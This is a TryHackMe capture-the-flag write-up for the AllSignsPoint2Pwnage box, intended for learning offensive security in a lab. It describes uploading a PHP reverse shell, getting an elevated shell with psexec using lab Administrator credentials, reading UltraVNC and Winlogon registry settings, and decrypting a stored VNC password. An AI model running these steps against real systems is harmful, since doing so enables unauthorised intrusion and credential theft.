AllSignsPoint2Pwnage — TryHackMe (write-up)
Difficulty: Medium Box: AllSignsPoint2Pwnage (TryHackMe) Author: dsec Date: 2025-06-08
TL;DR


Enumeration found an image upload path. Uploaded a PHP reverse shell to /images/shell3.php. Used psexec with Administrator creds for an elevated shell. Extracted VNC password from UltraVNC config and decrypted it for VNC access.
Target info
- Host: 10.10.21.178 / 10.10.30.105
Enumeration





Foothold

Uploaded PHP Ivan Sincek shell from revshells.com to the images directory:
10.10.21.178/images/shell3.php

Used psexec with Administrator credentials:
psexec -accepteula -nobanner -u administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi cmd.exe
Post-exploitation
Checked UltraVNC config:
C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini

Checked Windows autologon registry:
REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
Uploaded vncpwd.exe to decrypt the VNC password:

Decrypted password: 5upp0rt9
Connected via VNC:
xtigervncviewer 10.10.30.105
xtigervncviewer allows clipboard use, unlike xvncviewer.
Used PowerShell to run commands as Administrator:
$username = "Administrator"
$password = "RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi"
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential($username, $securePassword)
Start-Process cmd.exe -Credential $credential -ArgumentList "/c type C:\Users\Administrator\Desktop\admin_flag.txt"

Lessons & takeaways
- UltraVNC configuration files (
ultravnc.ini) store encrypted passwords that can be trivially decrypted withvncpwd.exe - Use
xtigervncvieweroverxvncviewerfor clipboard support - PSExec with known credentials provides a quick elevated shell
- Always check Windows autologon registry keys for stored credentials